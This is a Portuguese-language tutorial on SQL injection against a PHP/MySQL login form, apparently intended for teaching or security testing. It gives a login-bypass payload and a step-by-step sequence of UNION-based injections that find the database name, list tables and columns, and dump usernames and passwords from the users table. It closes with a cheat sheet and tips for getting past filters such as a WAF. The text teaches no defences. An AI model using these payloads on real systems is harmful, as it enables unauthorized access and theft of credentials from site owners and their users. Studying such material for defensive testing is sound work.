
SQL Injection (codigos exemplos)

1) SQL Injection para Bypassar a Senha num login



Um ataque de SQL Injection comum para ignorar a verificação de senha explora a lógica da consulta SQL. No campo de usuário (username), pode inserir algo que manipule a consulta para sempre retornar verdadeiro, independentemente da senha.

Por exemplo, no campo username, pode inserir:

```
admin' OR '1'='1
```

E no campo password, pode deixar qualquer coisa (ou até vazio).

O que acontece?

Quando o valor **admin' OR '1'='1** é inserido no campo **username**, a consulta SQL se torna:

```
SELECT * FROM users WHERE username = 'admin' OR '1'='1' AND password = 'qualquercoisa'
```

- **'admin'** fecha a string do username.
- **OR '1'='1'** adiciona uma condição que é sempre verdadeira (**1=1**).
- O resto da consulta (**AND password = 'qualquercoisa'**) não importa mais, porque o **OR '1'='1'** já garante que a consulta retorne resultados (se houver um usuário chamado admin ou qualquer outro usuário na tabela).

Isso permite que faça login como o usuário admin (ou o primeiro usuário da tabela) sem precisar da senha correta.

Como Testar

1. No campo **username** do formulário, insira: **admin' OR '1'='1**
2. No campo **password**, insira qualquer coisa (ou deixe em branco).
3. Clique em "Login".

Se o sistema for vulnerável, conseguirá fazer login sem a senha correta.

2) descobrir o nome da base dados, tabelas e campos por traz da pagina

1. Determinar o Número de Colunas na Consulta Original

Primeiro, precisamos descobrir quantas colunas a consulta original retorna. Isso é necessário para usar a técnica de UNION e combinar resultados.

No campo username, insira:

```
' UNION SELECT 1 --
```

- ' fecha a string do username.
- UNION SELECT 1 tenta adicionar uma linha com o valor 1.
- -- comenta o resto da consulta, ignorando o AND password = ...

Se a consulta original retornar 2 colunas (por exemplo, id e username da tabela users), você pode tentar:

```
' UNION SELECT 1,2 --
```

Continue aumentando o número de valores (ex.: 1,2,3, 1,2,3,4, etc.) até que não haja erro. Se a consulta original tem 2 colunas, UNION SELECT 1,2 deve funcionar sem erros.

2. Descobrir o Nome da Base de dados

Depois de determinar o número de colunas (vamos assumir que são 2 colunas), podemos usar funções do sistema para extrair informações. No MySQL, a função database() retorna o nome do Base de Dados atual.

No campo username, insira:

```
' UNION SELECT 1,database() --
```

A consulta completa ficaria:

```
SELECT * FROM users WHERE username = ' ' UNION SELECT 1,database() -- ' AND password = 'qualquercoisa'
```

O resultado deve retornar algo como 1 na primeira coluna e o nome do Base de Dados (ex.: meu_banco) na segunda coluna. Dependendo de como o PHP exibe os resultados, isso pode aparecer na página ou em um log de erros.

3. Descobrir as Tabelas do Base de Dados

No MySQL, a tabela information_schema.tables contém informações sobre todas as tabelas do banco. Podemos consultá-la para listar os nomes das tabelas.

No campo username, insira:

' UNION SELECT 1,table_name FROM information_schema.tables WHERE table_schema = database() –

Isso retorna os nomes das tabelas (ex.: users, products, etc.) na segunda coluna. A consulta completa seria:

```
SELECT * FROM users WHERE username = ' ' UNION SELECT 1,table_name FROM information_schema.tables
WHERE table_schema = database() -- ' AND password = 'qualquercoisa'
```

4. Descobrir os Campos (Colunas) de uma Tabela Específica

Depois de identificar uma tabela (digamos users), podemos listar suas colunas usando information_schema.columns.

No campo username, insira:

```
UNION SELECT 1,column_name FROM information_schema.columns WHERE table_name = 'users' --
```

Isso retorna os nomes das colunas da tabela users (ex.: id, username, password, etc.). A consulta completa seria:

```
SELECT * FROM users WHERE username = ' ' UNION SELECT 1,column_name FROM information_schema.columns
WHERE table_name = 'users' -- ' AND password = 'qualquercoisa'
```

5. Extrair Dados da Tabela

Agora que sabemos as colunas (ex.: username e password da tabela users), podemos extrair os dados diretamente.

No campo username, insira:

```
' UNION SELECT username,password FROM users --
```

Isso retorna os valores das colunas username e password de todos os registros da tabela users.

Resumo das Injeções

- **Número de colunas**: ' UNION SELECT 1,2 --
- **Nome do banco**: ' UNION SELECT 1,database() --
- **Nomes das tabelas**: ' UNION SELECT 1,table_name FROM information_schema.tables WHERE table_schema = database() --
- **Colunas de uma tabela**: ' UNION SELECT 1,column_name FROM information_schema.columns WHERE table_name = 'users' --
- **Dados da tabela**: ' UNION SELECT username,password FROM users --

Observações

- **Exibição dos Resultados**: Dependendo de como o PHP ou Python processa e exibe os resultados, pode não ver os dados diretamente na página. Pode ser necessário inspecionar respostas HTTP, logs de erros ou usar ferramentas como Burp Suite para capturar os resultados.
- **Tipos de Banco de Dados**: Essas injeções são específicas para MySQL. Se o sistema usar outroservidor base dados (como PostgreSQL ou SQLite), as tabelas de metadados e funções mudam (ex.: pg_catalog no PostgreSQL ou sqlite_master no SQLite).
- **Erros e Limitações**: Se o sistema tiver algum filtro (como WAF) ou limitações no tamanho da entrada, você pode precisar ajustar as injeções (ex.: usar LIMIT para retornar uma linha por vez).